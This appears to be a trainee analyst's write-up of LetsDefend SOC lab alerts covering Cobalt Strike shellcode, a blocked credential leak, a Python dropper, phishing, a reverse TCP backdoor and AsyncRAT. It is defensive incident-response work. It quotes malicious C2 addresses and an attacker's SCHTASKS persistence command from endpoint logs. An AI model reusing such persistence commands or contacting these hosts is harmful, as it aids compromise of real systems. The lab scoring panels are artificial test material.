b9321c27be4295c15d7f92fafc20d7ccac5f21204b79ebc2fed583dda0197cf9

[!\[\]\(0b3a583d7a8925131abc24045d41c102\_img.jpg\) Sample \(219KiB\)](#)

**malicious**

**cobaltstrike\_shellcode.bin**

PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows  
b9321c27be4295c15d7f92fafc20d7ccac5f21204b79ebc2fed583dda0197cf9

[!\[\]\(b4dc110ec37cc2eb200808386cc4201e\_img.jpg\) Sample \(219KiB\)](#)


**malicious**

**cobaltstrike\_shellcode.bin**


PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows  
b9321c27be4295c15d7f92fafc20d7ccac5f21204b79ebc2fed583dda0197cf9

[!\[\]\(a2f87b2890f2c94d012a17cefea1cf22\_img.jpg\) Sample \(219KiB\)](#)

**malicious**




I'll contain



We can see that the host is contained at this address

## Contacted Hosts

Contacted Hosts			
IP Address	Port/Protocol	Associated Process	Details
120.79.181.138 OSINT	443 TCP	cobaltstrike_shellcode.bin.exe PID: 5884	China



## Risk Assessment

<b>Remote Access</b>	Reads terminal service related keys (often RDP related)
<b>Spyware</b>	Hooks API calls
<b>Persistence</b>	Installs hooks/patches the running process
<b>Fingerprint</b>	Queries kernel debugger information Queries sensitive IE security settings Queries the internet cache settings (often used to hide footprints in index.dat or internet cache) Reads the active computer name Reads the cryptographic machine GUID Reads the windows installation language
<b>Network Behavior</b>	Contacts 1 host. <a href="#">View all details</a>

Next I'll check firewall logs of the source address, nothing out of the ordinary

The report indicates that the file `cobaltstrike_shellcode.bin` was analyzed and exhibits various behaviors:

- Incident Response: The file reads terminal service-related keys, suggesting potential remote access attempts (e.g., RDP).
- Risk Assessment:
  - Spyware: Hooks API calls to monitor system activity.
  - Persistence: Installs hooks or patches running processes to maintain presence.
  - Fingerprinting: Queries system and security settings to gather information and avoid detection.
- Network Behavior: Contacts a single host, which may be used for communication or command and control.

The file shows characteristics of malware, including remote access, spyware, and persistence mechanisms.

Next I'll check the endpoint logs

A screenshot of a network log interface. At the top, there are three tabs: 'Processes' (16), 'Network Action' (14), and 'Terminal'. Below the tabs is a search bar with a magnifying glass icon and a date range selector. Underneath is a table header with columns: 'EVENT TIME ↑', 'DESTINATION DOMAIN/IP ADDRESS'. A single event row is shown below the header. The 'EVENT TIME' column contains '15.03.2021 14:15'. The 'DESTINATION DOMAIN/IP ADDRESS' column contains '120.79.181.138'. The entire row is highlighted with a red rectangular border.

EVENT TIME ↑	DESTINATION DOMAIN/IP ADDRESS
15.03.2021 14:15	120.79.181.138

The file was executed, we see it contacted the malware outside address we found earlier

```
78
Mar, 15, 2021, 02:15 PM
SOC139 - Meterpreter or Empire Activity
True Positive (+5 Point)
Check If Someone Requested the C2 (+5 Point)
Analyze Malware (+5 Point)
Check if the malware is quarantined/cleaned (+5 Point)
Empty! You should explain why you closed alarm this way.
Show
☆
>Edit
🔗
```

Event Conclusion: True Positive PT tool used

Identification, Containing, Eradication, Recovery  
YES                  YES                  YES                  YES

Preventive/hardening steps -

Eradication - Scanning for the file using EDR to check if it's on other systems, delete the malicious file on everything using the hash and block the C2 IP as well.

Recovery, format and restore the endpoint to a clean state, investigate how the malware got on the endpoint.

## Investigation 2.9

High

Mar, 07, 2021, 05:31 PM

SOC136 - Data Leak via Mailbox Forwarding Detected

EventID :	74
Event Time :	Mar, 07, 2021, 05:31 PM
Rule :	SOC136 - Data Leak via Mailbox Forwarding Detected
Level :	Security Analyst
SMTP Address :	172.16.20.3
Source Address :	katharine@letsdefend.io
Destination Address :	katharine.isabell@yandex.ru
E-mail Subject :	Blank
Device Action :	Blocked

First glance, DLP blocked data leak via mailbox forwarding, I'll start with checking the SMTP address and destination address.

The SMTP address which is an inside address is clean, lets see the destination address

	Test	Result
!	DMARC Policy Not Enabled	DMARC Quarantine/Reject policy not enabled


Or search for latest result:

katharine.isabell@yandex.ru


Search

Email not Found

Lets check the email



A list of credential and password sent to an outside email, was blocked by DLP



Event Conclusion: True Positive PT tool used

Identification, Containing, Eradication, Recovery

YES

NO

NO

NO

Question Katherine on why she trying to get creds out

## Investigation 3.0

Critical May, 14, 2021, 03:22 PM SOC144 - New scheduled task created

EventID :	91
Event Time :	May, 14, 2021, 03:22 PM
Rule :	SOC144 - New scheduled task created
Level :	Security Analyst
Source Address :	172.16.17.36
Source Hostname :	Helena
File Name :	Sorted-Algorithm.py
File Hash :	65d880c7f474720dafb84c1e93c51e11
File Size :	1.16KB
Device Action :	Allowed
File (Password:infected) :	Download
Show Hint ⚡	

First glance, a new scheduled task has been created, possibly a malicious python script used to automate malicious tasks, since this is marked critical I will contain for now

Host Information		Action	
Hostname:	Helena	Containment:	<input checked="" type="checkbox"/> Host Contained
IP Address:	172.16.17.36	Bit Level:	64
OS:	Windows 10	Primary User:	Helena
Client/Server:	Client	Last Login:	May, 14, 2021, 02:33 PM

Now I'll check the file and file hash.

Risk Assessment	
<b>Spyware</b>	Found a string that may be used as part of an injection method
<b>Fingerprint</b>	Queries kernel debugger information Queries process information
<b>Evasive</b>	Contains ability to check if a debugger is running Contains ability to terminate a process
<b>Network Behavior</b>	Contacts 1 host. <a href="#">View all details</a>

Submission name:	Sorted-Algorithm.py <a href="#">i</a>	<b>malicious</b>
Size:	1.2KiB	
Type:	<a href="#">script</a> <a href="#">python</a> <a href="#">a</a>	Threat Score: 100/100
Mime:	text/plain	AV Detection: Marked as clean
SHA256:	255392992bf103d218466399d670300453a69f24398b02f316a74826c1f95a82 <a href="#">e</a>	<a href="#">#tag</a>
Operating System:	Windows 	
Last Anti-Virus Scan:	06/03/2024 08:43:25 (UTC)	
Last Sandbox Report:	02/26/2024 15:16:11 (UTC)	

<b>malicious</b>	Threat Score: 100/100
	AV Detection: <b>Marked as clean</b>
	Matched <b>77</b> Indicators 
	<a href="#">#tag</a>


<b>malicious</b>	Threat Score: 100/100
	AV Detection: <b>Marked as clean</b>
	Matched <b>109</b> Indicators 
	<a href="#">#tag</a>

## Contacted Hosts

[Download all Contacted Hosts \(CSV\)](#)

IP Address	Port/Protocol	Associated Process	Details
92.27.116.104	80 TCP	python.exe PID: 8004	 United Kingdom

The file contacts this host aswell



Next I'll check the EDR logs the host machine  
We can see that the new schedule task has been created  
after the py file execution

14.05.2021 15:22	python.exe C:/Users/Helena/Downloads/Sorted-Algorithm.py
14.05.2021 15:23	SCHTASKS /CREATE /SC DAILY /TN DailyRoutine /TR C:/Windows/Temp/x86_x64_setup.exe
14.05.2021 17:13	ipconfig
14.05.2021 17:16	ipconfig /all

And we can see that the proxy log shows that the  
malicious address was contacted via http

Field	Value
type	Proxy
source_address	172.16.17.36
source_port	55221
destination_address	92.27.116.104
destination_port	80
time	May, 14, 2021, 03:22 PM

SOC144 - New scheduled task created

91

May, 14, 2021, 03:22 PM

SOC144 - New scheduled task created

True Positive (+5 Point)

Check If Someone Requested the C2 (+5 Point)

Analyze Malware (+5 Point)

Check if the malware is quarantined/cleaned (+5 Point)

Empty! You should explain why you closed alarm this way.

Show



**Event Conclusion:** True Positive, malicious Python script created a malicious task

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradication - Scanning for the file using EDR to check if it's on other systems, delete the malicious file on everything using the hash and block the C2 IP as well.

**Recovery, restore the infected endpoint to a clean state/last good backup**

**Lessons Learned: deep-dive investigation about how exactly the malware got inside the endpoint.**

### **Investigation 3.1**

Medium	Mar, 21, 2021, 12:26 PM	SOC140 - Phishing Mail Detected - Suspicious Task Scheduler
Severity of the alert		
EventID :	82	
Event Time :	Mar, 21, 2021, 12:26 PM	
Rule :	SOC140 - Phishing Mail Detected - Suspicious Task Scheduler	
Level :	Security Analyst	
SMTP Address :	189.162.189.159	
Source Address :	aaronluo@cmail.carleton.ca	
Destination Address :	mark@letsdefend.io	
E-mail Subject :	COVID19 Vaccine	
Device Action :	Blocked	

**First glance, Blocked phishing email**

**I'll start with scanning the source address and SMTP address.**

**SMTP -** [Download DNS Requests \(CSV\)](#)

Domain	Address
api.edgeoffer.microsoft.com <a href="#">OSINT</a>	138.91.254.96 TTL: 690

**Contacted Hosts**

[Download Contacted Hosts \(CSV\)](#)

IP Address	Port/Protocol
189.162.189.159	80

**37.19.221.229 was found in our database!**

This IP was reported **48** times. Confidence of Abuse is **33%**: [?](#)

33%

Pref	Hostname	IP Address
0	cmail-carleton-ca.mail.eo.outlook.com	52.101.190.0 Microsoft Corporation (AS8075)

	Test	Result
!	DMARC Policy Not Enabled	DMARC Quarantine/Reject policy not enabled
✓	DMARC Record Published	DMARC Record found
✓	DNS Record Published	DNS Record found

Your email service provider is "Microsoft Office" [Need Bulk Email Provider Data?](#)

[dns lookup](#)

[dns check](#)

[dmarc lookup](#)

[spf lookup](#)

Reported by [ns2.carleton.ca](#) on 8/26/2024 at 3:33:45 AM (UTC -5), just for you.


**SMTP and Source address suspicious, let's check the email**

From: aaronluo@cmail.carleton.ca  
To: mark@letsdefend.io  
Subject: COVID19 Vaccine  
Date: Mar, 21, 2021, 12:26 PM  
Action: Action

Hey, did you read breaking news about Covid-19. Open it now!

*password: infected*

Malicious file, phishing confirmed I'll contain



malicious  
Threat Score: 100/100  
AV Detection: 69%  
Labeled as: Trojan.PDF.Fraud  
#phising #letdef #evasive

Contacts these addresses as well

### DNS Requests

[Download DNS Requests \(CSV\)](#)

#### Domain

#### Address

cc-api-data.adobe.io

34.193.227.236

[OSINT](#)

TTL: 60

### Contacted Hosts

[Download Contacted Hosts \(CSV\)](#)

#### IP Address

#### Port/Protocol


34.193.227.236

443

[OSINT](#)

TCP

ATT&CK ID	Name	Tactics	Description
T1566.002	Spearphishing Link	Initial Access	Adversaries may send spearphishing emails with a malicious link in an attempt to gain access to victim systems. <a href="#">Learn more</a>



### Event Conclusion: True Positive Block Phishing

Identification, Containing, Eradication, Recovery  
 YES                  NO                  NO                  NO


Block anything associated with the phishing email  
 including the malicious C2 server

## Investigation 3.2

Medium	Mar, 01, 2021, 03:15 PM	SOC131 - Reverse TCP Backdoor Detected
EventID :	67	
Event Time :	Mar, 01, 2021, 03:15 PM	
Rule :	SOC131 - Reverse TCP Backdoor Detected	
Level :	Security Analyst	
Source Address :	172.16.17.14	
Source Hostname :	MikeComputer	
File Name :	msi.bat	
File Hash :	3dc649bc1be6f4881d386e679b7b60c8	
File Size :	2,12 KB	
Device Action :	Cleaned	
File (Password:infected) :	Download	

First glance, a possible backdoor has been opened on MikeComputer (172.16.17.14)

I'll check the suspicious file



<b>Submission name:</b>	msi.bat 	<b>malicious</b>
<b>Size:</b>	2.1KiB	AV Detection: 8%
<b>Type:</b>	  	Labeled As: Python/Agent.APW trojan
<b>Mime:</b>	text/plain	
<b>SHA256:</b>	7538b8a61dd42c874e7e153dad02c528f06c397344e70de01fdc98a5c28030bf 	
<b>Operating System:</b>	Windows 	
<b>Last Anti-Virus Scan:</b>	08/01/2024 13:00:08 (UTC)	
<b>Last Sandbox Report:</b>	08/01/2024 13:00:08 (UTC)	

ATT&CK ID	Name	Tactics	Description
T1129	Shared Modules	• Execution	Adversaries may execute malicious payloads via loading shared modules. <a href="#">Learn more</a> 
T1059	Command and Scripting Interpreter	• Execution	Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. <a href="#">Learn more</a> 
T1106	Native API	• Execution	Adversaries may interact with the native OS application programming interface (API) to execute behaviors. <a href="#">Learn more</a> 

**File is malicious, since the device action is cleaned I'll make sure everything is fine first checking the endpoint and outgoing traffic logs, everything looks clean in the logs**

SOC131 - Reverse TCP Backdoor Detected

67

Mar, 01, 2021, 03:15 PM

SOC131 - Reverse TCP Backdoor Detected

True Positive (+5 Point)

Check If Someone Requested the C2 (+5 Point)

Analyze Malware (+5 Point)

Check if the malware is quarantined/cleaned (+5 Point)

Empty! You should explain why you closed alarm this way.

Show



**Event Conclusion:** True Positive, malicious file cleaned

Identification, Containing, Eradication, Recovery

YES

NO

NO

NO

Scan the rest & clean if needed, conduct a deep dive on how the malware got on the endpoint

## Investigation 3.3

Medium	Feb, 28, 2021, 07:57 PM	SOC133 - Suspicious Request to New Registered Domain
EventID :	69	
Event Time :	Feb, 28, 2021, 07:57 PM	
Rule :	SOC133 - Suspicious Request to New Registered Domain	
Level :	Security Analyst	
Source Address :	172.16.15.78	
Source Hostname :	KatharinePRD	
Destination Address :	23.227.38.71	
Destination Hostname :	amesiana.com	
Username :	Leo	
Request URL :	https://amesiana.com/	
User Agent :	Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537	
Device Action :	Allowed	

First glance, an allowed request to a new domain going from inside to outside the org

I'll start with checking the requested URL

nothing out of the ordinary, including the destination address and destination hostname.

Let's check the source address logs now

Only one standard log regarding amensiana.com

Field	Value
type	Firewall
source_address	172.16.15.78
source_port	12332
destination_address	23.227.38.71
destination_port	443
time	Feb, 28, 2021, 07:57 PM
<b>Raw Log</b>	
Request URL	<a href="https://amesiana.com/">https://amesiana.com/</a>
Request Method	GET

I'll check the endpoint logs:

nothing out of the ordinary here, I'll mark this one as a false positive.

SOC133 - Suspicious Request to New Registered Domain

69

Feb, 28, 2021, 07:57 PM

SOC133 - Suspicious Request to New Registered Domain

[False Positive \(+5 Point\)](#)

[Analyze URL Address \(+5 Point\)](#)

Empty! You should explain why you closed alarm this way.

[Show](#)



**Event Conclusion:** False Positive, the URL is fine.

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO

## Investigation 3.4

Medium	Apr, 08, 2024, 09:13 AM	SOC270 - AsyncRAT Malware Detected
EventID :	244	
Event Time :	Apr, 08, 2024, 09:13 AM	
Rule :	SOC270 - AsyncRAT Malware Detected	
Level :	Incident Responder	
Hostname :	Eddie	
IP Address :	172.16.17.182	
Process Name :	Client.exe	
Process Path :	C:\Users\LetsDefend\Downloads\	
Parent Process :	Explorer.exe	
Command Line :	C:\Windows\system32\cmd.exe /c C:\Users\LetsDefend\AppData\Local\Temp\1\tmp16F5.tmp.bat	
File Hash :	994a3ffb6fdde0851e076dc9e42262538481e285979c8ead8ed00e7580b61b3b	
Trigger Reason :	Detected as a variant of ASYNCRAT malware	
Device Action :	Allowed	

ASYNCRAT is a type of malware known for its use in cyber espionage campaigns. Here's a brief overview:

### Overview

- ASYNCRAT is a sophisticated piece of malware often used for advanced persistent threats (APTs). Its primary purpose is to gather sensitive information and perform espionage activities.

Action is allowed, I'll contain host and begin investigation, starting with the hash and command line.

 62 / 74

62/74 security vendors flagged this file as malicious

994a3ffb6fdde0851e076dc9e42262538481e285979c8ead8ed00e7580b61b3b  
ClientAny.exe

 Risk Assessment

<b>Spyware</b>	Found a string that may be used as part of an injection method
<b>Persistence</b>	Schedules a task to be executed at a specific time and date Spawns a lot of processes
<b>Fingerprint</b>	Queries kernel debugger information Queries process information Queries sensitive IE security settings Queries the display settings of system associated file extensions
<b>Evasive</b>	Contains ability to terminate a process Found a reference to a WMI query string known to be used for VM detection Possibly checks for the presence of a forensics/monitoring tool
<b>Network Behavior</b>	Contacts 1 host.  <a href="#">View all details</a>

## Contacted Hosts

 [Download Contacted Hosts \(CSV\)](#)

IP Address

Port/Protocol

147.185.221.19


22240

 OSINT

TCP

Connects to host 147.185.221.19

Analysed 6 processes in total (System Resource Monitor).



 Logged Script Calls	 Logged Stdout	 Extracted Streams	 Memory Dumps
 Reduced Monitoring	 Network Activity	 Network Error	 Multiscan Match

```
[Apr, 08, 2024, 09:13 AM] source_address=172.16.17.182 source_port=49941 destination_address=147.185.221.19 destination_port=22240 raw_log: {Source Process: 'new.exe'}
```

```
[Apr, 08, 2024, 09:14 AM] source_address=172.16.17.182 source_port=49946 destination_address=147.185.221.19 destination_port=22240 raw_log: {Source Process: 'new.exe'}
```

- **cmd.exe** creates a scheduled task to run **new.exe** on logon with high privileges.
- **schtasks.exe** sets up this task.
- **cmd.exe** runs a batch file from the temporary directory.
- **timeout.exe** introduces a brief delay.
- **new.exe** is scheduled to run at startup.

These behaviors are typical of malware attempting to establish persistence and execute additional malicious actions.

Checking the proxy logs we can see the client file being downloaded

Field	Value
Type	Proxy
Source Address	172.16.17.182
Source Port	25423
Destination Address	52.219.106.18
Destination Port	443
Time	Apr, 08, 2024, 09:12 AM
Date	2024-04-08 10:02:14
Device Action	Allowed
User	LetsDefend
URL	<a href="https://files-ld.s3.us-east-2.amazonaws.com/client.zip">https://files-ld.s3.us-east-2.amazonaws.com/client.zip</a>

Next I'll check eddies endpoint logs

Processes 184	Network Action 65	Terminal History 5	Browser History 4
EVENT TIME	COMMAND LINE		
Apr 8 2024 09:09:02	C:\Windows\system32\cmd.exe /d /c C:\Windows\system32\silcollector.cmd configure		
Apr 8 2024 09:09:10	C:\Windows\system32\cmd.exe /d /c C:\Windows\system32\silcollector.cmd configure		
Apr 8 2024 09:09:11	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwar... ↗		
Apr 8 2024 09:13:29	C:\Windows\system32\cmd.exe /c ""C:\Users\LetsDefend\AppData\Local\Temp\1\tmp16F5.tmp.bat""		
Apr 8 2024 09:13:32	C:\Windows\system32\cmd.exe /c ""C:\Users\LetsDefend\AppData\Local\Temp\1\tmp16F5.tmp.bat""		

The repeated execution of a batch file from a temporary directory and the registry query suggest suspicious activity, particularly if these actions were not expected or initiated by a user. It's advisable to:

- Inspect the contents of `tmp16F5.tmp.bat`.
- Check if `silcollector.cmd` is a legitimate tool or if its use is unexpected.
- Run a full system scan to ensure no malware is present.

Overall, these actions are consistent with behavior seen in malware or potentially unwanted programs.

244  
Apr, 08, 2024, 09:13 AM  
SOC270 - AsyncRAT Malware Detected

**True Positive (+5 Point)**

Does the device need to be isolated? (+5 Point)  
Which technique was used in the credential access tactic? (+5 Point)  
What is the persistence method used in the attack? (-5 Point)  
What is the initial access method used in the attack? (-5 Point)  
Has the malware been executed on the device? (+5 Point)  
What type of malware is used in the attack? (+5 Point)  
Determine whether alert was TP or FP (+5 Point)

Run

Email vector

Empty! You should explain why you closed alarm this way.

[Open the Security Report](#)

☆  
✎

**Event Conclusion:** True Positive APT Ratspyware detected

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Isolate all infected machines, backup all evidence and start eradication, clean all infected machines and restore to last good known backups, block malicious c2 address, teach users about the dangers of phishing and how to avoid clicking on links after this incident.

## Investigation 3.5

High	Mar, 07, 2021, 05:47 PM	SOC105 - Requested T.I. URL address
EventID :	75	
Event Time :	Mar, 07, 2021, 05:47 PM	
Rule :	SOC105 - Requested T.I. URL address	
Level :	Security Analyst	
Source Address :	10.15.15.12	
Source Hostname :	MarksPhone	
Destination Address :	67.199.248.10	
Destination Hostname :	bit.ly	
Username :	Mark	
Request URL :	https://bit.ly/TAPSCAN	
User Agent :	Mozilla/5.0 (Windows NT 5.1; Win64; x64)	
Device Action :	Allowed	

First glance, mark used phone and requested an T.I URL

I'll start by checking the Requested URL

Input	Threat level
⌚ https://bit.ly/TAPSCAN	malicious
⌚ https://bit.ly/TAPSCAN	ambiguous
⌚ https://bit.ly/TAPSCAN	ambiguous
⌚ https://bit.ly/TAPSCAN	ambiguous

The screenshot shows a security analysis interface. On the left, a circular progress bar indicates a 'Community Score' of 2 out of 96. The main panel displays a warning: '2/96 security vendors flagged this URL as malicious'. Below this, the URL <https://bit.ly/TAPSCAN> is shown, along with its shortener [bit.ly](https://bit.ly). A horizontal bar below the URL highlights several threat indicators: 'text/html' (green), 'iframes' (blue), 'multiple-redirects' (blue), 'trackers' (blue), and 'external-resources' (blue). Below the main panel, there are tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY', with 'DETECTION' currently selected. Under the 'DETECTION' tab, a section titled 'Security vendors' analysis' lists 'Certego' as a vendor that flagged the URL as 'Phishing'.

